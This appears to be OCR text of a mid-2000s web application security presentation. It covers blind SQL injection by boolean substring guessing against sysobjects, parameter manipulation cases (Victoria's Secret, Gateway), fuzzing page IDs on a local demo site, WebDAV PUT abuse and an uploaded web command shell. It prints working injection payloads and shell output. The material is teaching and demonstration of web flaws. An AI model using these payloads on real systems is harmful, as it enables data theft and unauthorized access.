


Check Another Product

Pass a true statement



?ProductType=2 and 1=1



in stock

Check Another Product

Using Switch for Guessing

Problem: Can’t print results to screen.

Solution: Guess using booleans

Is the letter greater than ‘m’ ?

Problem: Can’t grab everything at once.

Solution: Grab one item at a time using TOP 1

select top 1 name from sysobjects where xtype=‘u’

Problem: Don’t want to guess full name at a time

Solution: Isolate each letter and guess those.

Substring((select top 1 name from sysobjects where xtype=‘u’),1,1)

Using Substring Command

SUBSTRING command


- lets you specify a range of characters from a string
- accepts a query as the input
- specify start string and end string

Substring(“f1sh” 1,1) returns ‘f’

Substring (“f1sh”,1,2) returns ‘f1’


Substring (“f1sh”, 2,3) returns “1sh”

20 Questions



```
?ProductType=2 and substring ((select top 1 name from sysobjects where xtype='u'),1,1) > 'm'
```


- Combines two queries: hardcoded query and our injected query
- Asks a Yes / No question: Does the first letter of the first name in sysobjects come after the letter m ?




Bracket to Reduce Guessing

- Dividing in half to reduce to a single
- Faster work
- Less log / network traffic


- Not greater than ‘m’, therefore between ‘a’ and ‘m’




```
nd%20substring%20((select%20top%201%20name%20from%20sysobjects%20where%20xtype='u'),1,1)<'g'
```




in stock
Check Another Product




```
%20name%20from%20sysobjects%20where%20xtype='u'),1,1)>'c'
```



Check Another Product



```
ame%20from%20sysobjects%20where%20xtype='u'),1,1)='b'
```



in stock
Check Anot

Repeat !

- **Substring(***string*,*character position*,*number of characters***)**

- Substring(‘tbl_credit_cards’,1,1) = ‘t’
- Substring(‘tbl_credit_cards’,2,1) = ‘b’
- Substring(‘tbl_credit_cards’,3,1) = ‘l’
- Substring(‘tbl_credit_cards’,4,1) = ‘_’


Parameter Manipulation

Parameter Manipulation

- Different from parameter injections
- Injections put new data types into the parameter
- Strict parameter manipulation just changes existing parameters
- Usually takes advantage of state mechanisms


Differences Illustrated

Injection: Putting invalid data, also invalid TYPE of data




http://127.0.0.1/secure/showpage.asp?pageid=2 or '1'='1

Manipulation: Same type of data, just wrong values



http://127.0.0.1/secure/showpage.asp?pageid=3

Victoria’s Secret



Order Information

Client Number	[redacted]
Order Number	[redacted]
Order Date	11/05/2002
Ship Date	11/08/2002
Ship Method	UPS Ground

○ VIEW ALL ORDERS

Billing Address

[redacted]
[redacted] RD
VERNON HILLS, IL [redacted] US

VICTORIA’S SECRET

Item	Item Description / Color					
4F-106317	High-cut brief whisper pink	M	1	$7.00	1	$7.00
4F-106317	High-cut brief white	M	1	$7.00	1	$7.00
4F-106317	High-cut brief poinsettia red (w83)	M	1	$7.00	1	$7.00
4F-151998	Lightly lined full coverage br white (92)	34D	1	$30.00	1	$30.00
4F-150414	Seamless plunge push-up bra camelia pink (v93)	34D	1	$38.00	1	$38.00
4F-140142	Sculpted demi bra white	34D	1	$24.50	1	$24.50

victoriassecret.com

- Victoria’s Secret, November 27, 2002
- Order ID parameter in the order status page
- Order status page bound to your session, but not the parameters
- $50,000 fine and publicity in 2003

Gateway Computers

Gateway Computers

- Website stored an ID number in a cookie to identify you when returning to the site.
- By changing this ID number, you are able to view the information of other shoppers.
- Information viewable includes Name, Address, Phone Number, Order History, Last Four Digits of Credit Card, Credit Card Expiration Date, *Credit Card Verification Code*.


Wall Street Journal
“More Scary Tales Involving Big Holes in
Website Security”, by Lee Gomes, February 2nd
2004

demo

SPI DYNAMICS

Exploit Technique: Parameter Fuzzing

Configuring the Fuzzer



URL http://localhost:80/secure/showpage.asp?pageid=8

```
GET /secure/showpage.asp?pageid=8 HTTP/1.0
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows; U; Win
Accept: text/xml,application/xml,applicatio
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,
Keep-Alive: 300
```

Generators

- Number Generator
- ASCII Generator
- Character Generator
- Decimal Number Generator
- Guid Generator
- WordList Reader Generator
- Generator
- or
- Generator
- rator

Description

Basic number generator. Useful for testing various reactions to small or large numbers.

Options

Minimum	Maximum	Increment
0	100	1


Loop Count	Max Values	Mode
0	1	Incremental

Change Pageid=8 to

Pageid=0 – 100

And check results

Reviewing the Results



```
Fuzz Session / Redirection - 302 Object moved
Fuzz Session / Client Error - 404 File Not Found
Fuzz Session / Success - 200 OK
Fuzz Session / Client Error - 404 File Not Found
Fuzz Session / Client Error - 404 File Not Found
Fuzz Session / Client Error - 404 File Not Found
Fuzz Session / Client Error - 404 File Not Found
Fuzz Session / Redirection - 302 Object moved
```

```
GET /secure/showpage.asp?pageid=2 HTTP/1.0
Host: localhost
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.0; en-US; rv:1.7.8) Gecko/20050
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=
Accept-Language: en-us,en;q=0.5
```

Logout Welcome to the Sensitive Area of our WebSite where We Have Access Control and Authentication !

The Shmoo The Shmoo Group is a non-

Finished | 100% | Sessions : 101 | Filter : Disabled

- 404's indicated no page behind that parameter
- 302: page behind parameter properly redirected to login
- 200: page behind parameter did not check access and allowed viewing
- Approximately half the pages had broken access controls


demo

SPI DYNAMICS

Misconfig allowing PUTs

Improper VERBS: Exploiting PUT capabilities

Exploiting WebDav PUTs




Web based telnet client
by Matt Fisher

echo c:\temp\telnet.txt && type c:\temp\telnet.txt>

8/10/2005 1:29:14 PM

```
c:\winnt\system32> echo "this is telnet" > c:\temp\telnet.txt &&
type c:\temp\telnet.txt

"this is telnet"
```



Web based telnet client
by Matt Fisher


set

8/10/2005 1:30:17 PM

```
c:\winnt\system32> set

ALLUSERSPROFILE=C:\Documents and Settings\All Users
CommonProgramFiles=C:\Program Files\Common Files
COMPUTERNAME=
ComSpec=C:\WINNT\system32\cmd.exe
CYGWIN=tty
INCLUDE=C:\Program Files\Microsoft Visual Studio .NET 2003\SDK\v1.1\in
LIB=C:\Program Files\Microsoft Visual Studio .NET 2003\SDK\v1.1\Lib\
NUMBER_OF_PROCESSORS=1
OPENSSL_CONF=C:\OpenSSL\bin\openssl.cnf
OS=Windows_NT
Os2LibPath=C:\WINNT\system32\os2\dll;
Path=C:\Perl\bin\;C:\WINNT\system32;C:\WINNT;C:\WINNT\System32\Wbem
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.tcl
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_IDENTIFIER=x86 Family 15 Model 2 Stepping 7, GenuineInte
PROCESSOR_LEVEL=15
PROCESSOR_REVISION=0207
ProgramFiles=C:\Program Files
```

- Only requires Windows Script Host on server
- WSH installed by default in everything since NT 4.0
- WSH rarely removed / disabled in production environments
- ASP usually relies on it (Scripting.FileSystemObject)

Directory Browsing



Index of /inc

Name	Last modified	S
Parent Directory	06-Jan-2003 20:47	
copy.inc	13-Nov-2002 22:58	
country.inc	20-Aug-2002 18:28	
country.inc.fulllist	20-Aug-2002 18:28	:
datacon.inc	20-Aug-2002 18:28	
dataconnews.inc	07-Oct-2002 15:00	
earchdates.inc	03-Sep-2002 10:37	


Directory browsing reveals file names – no chance at obscuring

Reveals portions of site otherwise unknown

Hacker would normally have to use file-guessing scripts and other clues

Datacon.inc is easily guessed

Unmapped / Backup Files



☑ Cache ISAPI applications

Application Mappings

Extension	Executable Path	Verbs
.asa	C:\WINDOWS\System32\inetsrv\asp....	GET,HEA.
.asp	C:\WINDOWS\System32\inetsrv\asp....	GET,HEA.
.cdx	C:\WINDOWS\System32\inetsrv\asp....	GET,HEA.
.cer	C:\WINDOWS\System32\inetsrv\asp....	GET,HEA.
.htw	C:\WINDOWS\System32\webhits.dll	GET,HEA.
.ida	C:\WINDOWS\System32\idq.dll	GET,HEA.
.idc	C:\WINDOWS\System32\inetsrv\http...	OPTIONS,
.idq	C:\WINDOWS\System32\idq.dll	GET,HEA.
.php	C:\PHP\php.exe	All
.pl	C:\Perl\bin\perl.exe "%s" %s	All
.plx	C:\Perl\bin\perlis.dll	GET,HEA.
.shtm	C:\WINDOWS\System32\inetsrv\ssin	GET,POST

